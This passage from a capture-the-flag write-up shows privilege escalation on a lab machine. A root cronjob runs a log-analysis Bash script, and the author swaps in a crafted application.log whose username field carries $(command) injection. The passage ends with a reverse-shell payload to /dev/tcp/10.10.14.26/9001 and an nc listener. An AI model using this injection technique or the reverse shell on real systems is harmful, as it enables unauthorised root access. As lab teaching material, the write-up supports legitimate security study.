    log_levels=$(grep -oP '(?<=Z  )\w+' "$LOG_FILE" | sort | uniq -c)
    echo "$log_levels" | awk -v blue="$BLUE" -v yellow="$YELLOW" -v red="$RED" -v reset="$RESET" '{
        if ($2 == "INFO") color=blue;
        else if ($2 == "WARN") color=yellow;
        else if ($2 == "ERROR") color=red;
        else color=reset;
        printf "%s%6s %s%s\n", color, $1, $2, reset
    }'

    # ERROR Messages
    error_messages=$(grep ' ERROR ' "$LOG_FILE" | awk -F' ERROR ' '{print $2}')
    echo -e "\n${RED}[+] ERROR Messages:${RESET}"
    echo "$error_messages" | awk -v red="$RED" -v reset="$RESET" '{print red $0 reset}'

    # Eureka Errors
    eureka_errors=$(grep 'Connect to http://localhost:8761.*failed: Connection refused' "$LOG_FILE")
    eureka_count=$(echo "$eureka_errors" | wc -l)
    echo -e "\n${YELLOW}[+] Eureka Connection Failures:${RESET}"
    echo -e "${YELLOW}Count: $eureka_count${RESET}"
    echo "$eureka_errors" | tail -n 2 | awk -v yellow="$YELLOW" -v reset="$RESET" '{print yellow $0 reset}'
}


display_results() {
    echo -e "${BLUE}----- Log Analysis Report -----${RESET}"

    # Successful logins
    echo -e "\n${GREEN}[+] Successful Login Counts:${RESET}"
    total_success=0
    for user in "${!successful_users[@]}"; do
        count=${successful_users[$user]}
        printf "${GREEN}%6s %s${RESET}\n" "$count" "$user"
        total_success=$((total_success + count))
    done
    echo -e "${GREEN}\nTotal Successful Logins: $total_success${RESET}"

    # Failed logins
    echo -e "\n${RED}[+] Failed Login Attempts:${RESET}"
    total_failed=0
    for user in "${!failed_users[@]}"; do
        count=${failed_users[$user]}
        printf "${RED}%6s %s${RESET}\n" "$count" "$user"
        total_failed=$((total_failed + count))
    done
    echo -e "${RED}\nTotal Failed Login Attempts: $total_failed${RESET}"

    # HTTP status codes
    echo -e "\n${CYAN}[+] HTTP Status Code Distribution:${RESET}"
    total_requests=0
    # Sort codes numerically
    IFS=$'\n' sorted=($(sort -n -t':' -k1 <<<"${STATUS_CODES[*]}"))
    unset IFS
    for entry in "${sorted[@]}"; do
        code=$(echo "$entry" | cut -d':' -f1)
        count=$(echo "$entry" | cut -d':' -f2)
        total_requests=$((total_requests + count))

        # Color coding
        if [[ $code =~ ^2 ]]; then color="$GREEN"
        elif [[ $code =~ ^3 ]]; then color="$YELLOW"
        elif [[ $code =~ ^4 || $code =~ ^5 ]]; then color="$RED"
        else color="$CYAN"
        fi

        printf "${color}%6s %s${RESET}\n" "$count" "$code"
    done
    echo -e "${CYAN}\nTotal HTTP Requests Tracked: $total_requests${RESET}"
}


# Main execution
analyze_logins
analyze_http_statuses
display_results | tee "$OUTPUT_FILE"
analyze_log_errors | tee -a "$OUTPUT_FILE"
echo -e "\n${GREEN}Analysis completed. Results saved to $OUTPUT_FILE${RESET}"

This Bash script is a log analysis tool designed to process and summarize information from an application log file. It provides insights into user activity, HTTP status codes, and error logs.
- 1 - Log File Check:
Takes a log file as an argument ($1) and checks if it exists. If not, it prints an error and exits.
- 2 - Login Analysis:
Successful Logins: Searches for lines containing LoginSuccessLogger, extracts usernames, and counts how many times each user logged in successfully. Failed Logins: Searches for LoginFailureLogger entries and counts failed login attempts per user.
- 3 - HTTP Status Code Analysis:
Scans for lines with Status: xxx (like 200, 404, 500). Keeps a count of common HTTP status codes (e.g., 200, 404, etc.). Displays totals for each code with color coding based on the status type.
- 4 - Log Error Analysis:
Counts and displays the number of log messages by level: INFO (blue), WARN (yellow), ERROR (red). Extracts and displays all ERROR messages. Detects and reports connection failures to Eureka (e.g., when the service registry is unreachable).
- 5 - Output Display and Saving:
Nicely formats and color-codes the results to the terminal. Saves the full analysis report into log_analysis.txt.
But the script has 2 errors, the first is that it takes everything after “Status :”
For example let’s try to create a script that replaces the file /var/www/web/cloud-gateway/log/application.log with what i want after “Status :”
First let’s check if we can modify this file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
miranda-wise@eureka:/var/www/web/cloud-gateway$ ls -la

...
drwxrwxr-x 2 www-data developers  4096 Apr 29 00:00 log
...

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ ls -la

drwxrwxr-x 2 www-data developers  4096 Apr 29 00:00 .
drwxrwxr-x 6 www-data developers  4096 Mar 18 21:17 ..
-rw-rw-r-- 1 www-data www-data   21254 Apr 29 12:34 application.log
-rw-rw-r-- 1 www-data www-data    5702 Apr 23 07:37 application.log.2025-04-22.0.gz
-rw-rw-r-- 1 www-data www-data    2799 Apr 29 00:00 application.log.2025-04-28.0.gz

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ echo "aa" >> application.log
-bash: application.log: Permission denied

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ echo "aa" > a.log

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ mv a.log application.log

mv: replace 'application.log', overriding mode 0664 (rw-rw-r--)? yes

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ cat application.log

aa
So as you can see, i can’t modify directly application.log but i can overwrite the file with another file, let’s make a bash script “/tmp/test.sh”
First we need to check how the “/var/www/web/cloud-gateway/log/application.log” file is made
1
2
3
4
5
6
7
......
2025-04-09T11:27:01.970Z  INFO 1234 --- [app-gateway] [reactor-http-epoll-3] c.eureka.gateway.Config.LoggingFilter    : HTTP POST /login - Status: 403
2025-04-09T11:27:02.029Z  INFO 1234 --- [app-gateway] [reactor-http-epoll-4] c.eureka.gateway.Config.LoggingFilter    : HTTP POST /login - Status: 403
2025-04-09T11:27:02.161Z  INFO 1234 --- [app-gateway] [reactor-http-epoll-1] c.eureka.gateway.Config.LoggingFilter    : HTTP POST /login - Status: 403
2025-04-09T11:27:02.234Z  INFO 1234 --- [app-gateway] [reactor-http-epoll-2] c.eureka.gateway.Config.LoggingFilter    : HTTP POST /login - Status: 403
2025-04-09T11:27:02.286Z  INFO 1234 --- [app-gateway] [reactor-http-epoll-3] c.eureka.gateway.Config.LoggingFilter    : HTTP POST /login - Status: 403
......
Ok nice, now our bash script
1
2
3
4
#!/bin/bash

echo "2025-04-27T00:00:00.000Z  INFO 9999 --- [pwned-thread] malicious.logger : HTTP GET /evil - Status: 200AAAAAAAAAAAAAAAAA" >> /var/www/web/cloud-gateway/log/a.log
mv -f /var/www/web/cloud-gateway/log/a.log /var/www/web/cloud-gateway/log/application.log
1
2
3
4
5
miranda-wise@eureka:/var/www/web/cloud-gateway/log$ nano /tmp/test.sh

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ chmod +x /tmp/test.sh

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ /tmp/test.sh
And now if i run manually the /opt/log_analyse.sh file

Ok it’s cool but SPOIL, it won’t work, at least i haven’t been able to exploit the script in this way (maybe skill issue)
Test Command Injection
We are going to take a look at “Login Analysis” : the script is doing this
extracts usernames, and counts how many times each user logged in successfully
The log file that takes care of this is the other application.log file located at “/opt/log_analyse.sh /var/www/web/user-management-service/log/application.log”
⚠️ Reminder
As a reminder the cronjob does this
2025/04/28 22:44:03 CMD: UID=0     PID=194566 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/28 22:44:01 CMD: UID=0     PID=192561 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
We need to check how the “/var/www/web/user-management-service/log/application.log” file is made
Change our bash script /tmp/test.sh like this :
1
2
3
4
5
6
7
#!/bin/bash

echo "2025-04-27T00:00:00.000Z  INFO 9999 --- [pwned-thread] malicious.logger : LoginSuccessLogger 'toto' " > /var/www/web/user-management-service/log/a.log
echo "2025-04-27T00:00:00.000Z  INFO 9999 --- [pwned-thread] malicious.logger : LoginSuccessLogger 'toto' " >> /var/www/web/user-management-service/log/a.log
echo "2025-04-27T00:00:00.000Z  INFO 9999 --- [pwned-thread] malicious.logger : LoginSuccessLogger 'tata' " >> /var/www/web/user-management-service/log/a.log

mv -f /var/www/web/user-management-service/log/a.log /var/www/web/user-management-service/log/application.log
1
2
3
miranda-wise@eureka:/var/www/web/user-management-service/log$ /tmp/test.sh

miranda-wise@eureka:/var/www/web/user-management-service/log$ /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log

Here i put toto twice and it was counted as log, twice, keep this in mind
Knowing that the script uses awk in this way
1
username=$(echo "$line" | awk -F"'" '{print $2}')
We could think of an injection like this
1
$(command_here)
For example :
1
2025-04-29Z INFO LoginSuccessLogger: User '$(touch /tmp/hacked)' has logged in.
Ok let’s try, we need to modify our bash script
ℹ️Note
We need to escape the '$' with '\'
It's because the $(command) is executed directly by the shell when i execute /tmp/test.sh and not by the /opt/log_analysis.sh file1
2
3
4
#!/bin/bash
echo "2025-04-29Z INFO LoginSuccessLogger: User '\$(touch /tmp/hacked)' has logged in." > /var/www/web/user-management-service/log/a.log
mv -f /var/www/web/user-management-service/log/a.log /var/www/web/user-management-service/log/application.log
1
2
3
4
5
miranda-wise@eureka:/var/www/web/user-management-service/log$ /tmp/test.sh

miranda-wise@eureka:/var/www/web/user-management-service/log$ cat application.log

2025-04-29Z INFO LoginSuccessLogger: User '$(touch /tmp/hacked)' has logged in.

Ok nice but the command is not executed
1
2
3
4
5
6
7
8
9
10
miranda-wise@eureka:/var/www/web/user-management-service/log$ ls /tmp

hsperfdata_www-data                                                                tomcat.8081.2445910137140510620
snap-private-tmp                                                                   tomcat.8082.7611042236980761302
systemd-private-976b19478c1c498bbda7d8a01a9315b3-ModemManager.service-zyBi0f       tomcat.8761.11729738499343225709
systemd-private-976b19478c1c498bbda7d8a01a9315b3-systemd-logind.service-6gqhCi     tomcat-docbase.8081.2611196772335784489
systemd-private-976b19478c1c498bbda7d8a01a9315b3-systemd-resolved.service-Z1Yslj   tomcat-docbase.8082.10899742443882204676
systemd-private-976b19478c1c498bbda7d8a01a9315b3-systemd-timesyncd.service-e6OQcg  tomcat-docbase.8761.4753115582369386510
systemd-private-976b19478c1c498bbda7d8a01a9315b3-upower.service-iJYOLg             vmware-root_777-4281777711
test.sh
Final command injection
We need to figure out how to get our command executed, but remember, if we enter the same username twice, it will be logged in twice, does it work the same when doing a command injection?
Let’s try
1
2
3
4
5
6
7
8
#!/bin/bash

echo "2025-04-29Z INFO LoginSuccessLogger: User '\$(touch /tmp/hacked)' has logged in." > /var/www/web/user-management-service/log/a.log
echo "2025-04-29Z INFO LoginSuccessLogger: User '\$(touch /tmp/hacked)' has logged in." >> /var/www/web/user-management-service/log/a.log
echo "2025-04-29Z INFO LoginSuccessLogger: User '\$(touch /tmp/test)' has logged in." >> /var/www/web/user-management-service/log/a.log
echo "2025-04-29Z INFO LoginSuccessLogger: User '\$(touch /tmp/test2)' has logged in." >> /var/www/web/user-management-service/log/a.log

mv -f /var/www/web/user-management-service/log/a.log /var/www/web/user-management-service/log/application.log

There is only one ”/$(touch /tmp/hacked)” and if we take a look at “/tmp”
1
2
3
4
5
miranda-wise@eureka:/var/www/web/user-management-service/log$ ls /tmp

hacked                                                                             test.sh
......
systemd-private-976b19478c1c498bbda7d8a01a9315b3-upower.service-iJYOLg             vmware-root_777-4281777711

Now let’s do the same but with a reverse shell and wait for the crontab
ℹ️Note
Information !
Due to a string problem i had to change the bash script like this1
2
3
4
5
6
7
8
9
10
11
12
#!/bin/bash
LOG_FILE="/var/www/web/user-management-service/log/a.log"
cat << 'EOF' > "$LOG_FILE"
2025-04-29Z INFO LoginSuccessLogger: User '$(bash -c "bash -i >& /dev/tcp/10.10.14.26/9001 0>&1")' has logged in.
2025-04-29Z INFO LoginSuccessLogger: User '$(bash -c "bash -i >& /dev/tcp/10.10.14.26/9001 0>&1")' has logged in.
2025-04-29Z INFO LoginSuccessLogger: User '$(touch /tmp/easywin)' has logged in.
2025-04-29Z INFO LoginSuccessLogger: User '$(touch /tmp/ez)' has logged in.
EOF
mv -f "$LOG_FILE" /var/www/web/user-management-service/log/application.log
1
2
3
4
5
6
7
8
miranda-wise@eureka:/var/www/web/user-management-service/log$ /tmp/test.sh

miranda-wise@eureka:/var/www/web/user-management-service/log$ cat application.log

2025-04-29Z INFO LoginSuccessLogger: User '$(bash -c "bash -i >& /dev/tcp/10.10.14.26/9001 0>&1")' has logged in.
2025-04-29Z INFO LoginSuccessLogger: User '$(bash -c "bash -i >& /dev/tcp/10.10.14.26/9001 0>&1")' has logged in.
2025-04-29Z INFO LoginSuccessLogger: User '$(touch /tmp/easywin)' has logged in.
2025-04-29Z INFO LoginSuccessLogger: User '$(touch /tmp/ez)' has logged in.

Wait for the cronjob
1
2
3
# set a listener

nc -lvnp 9001

If you have any questions, you can dm me on twitter or on discord at : ‘ethicxz.’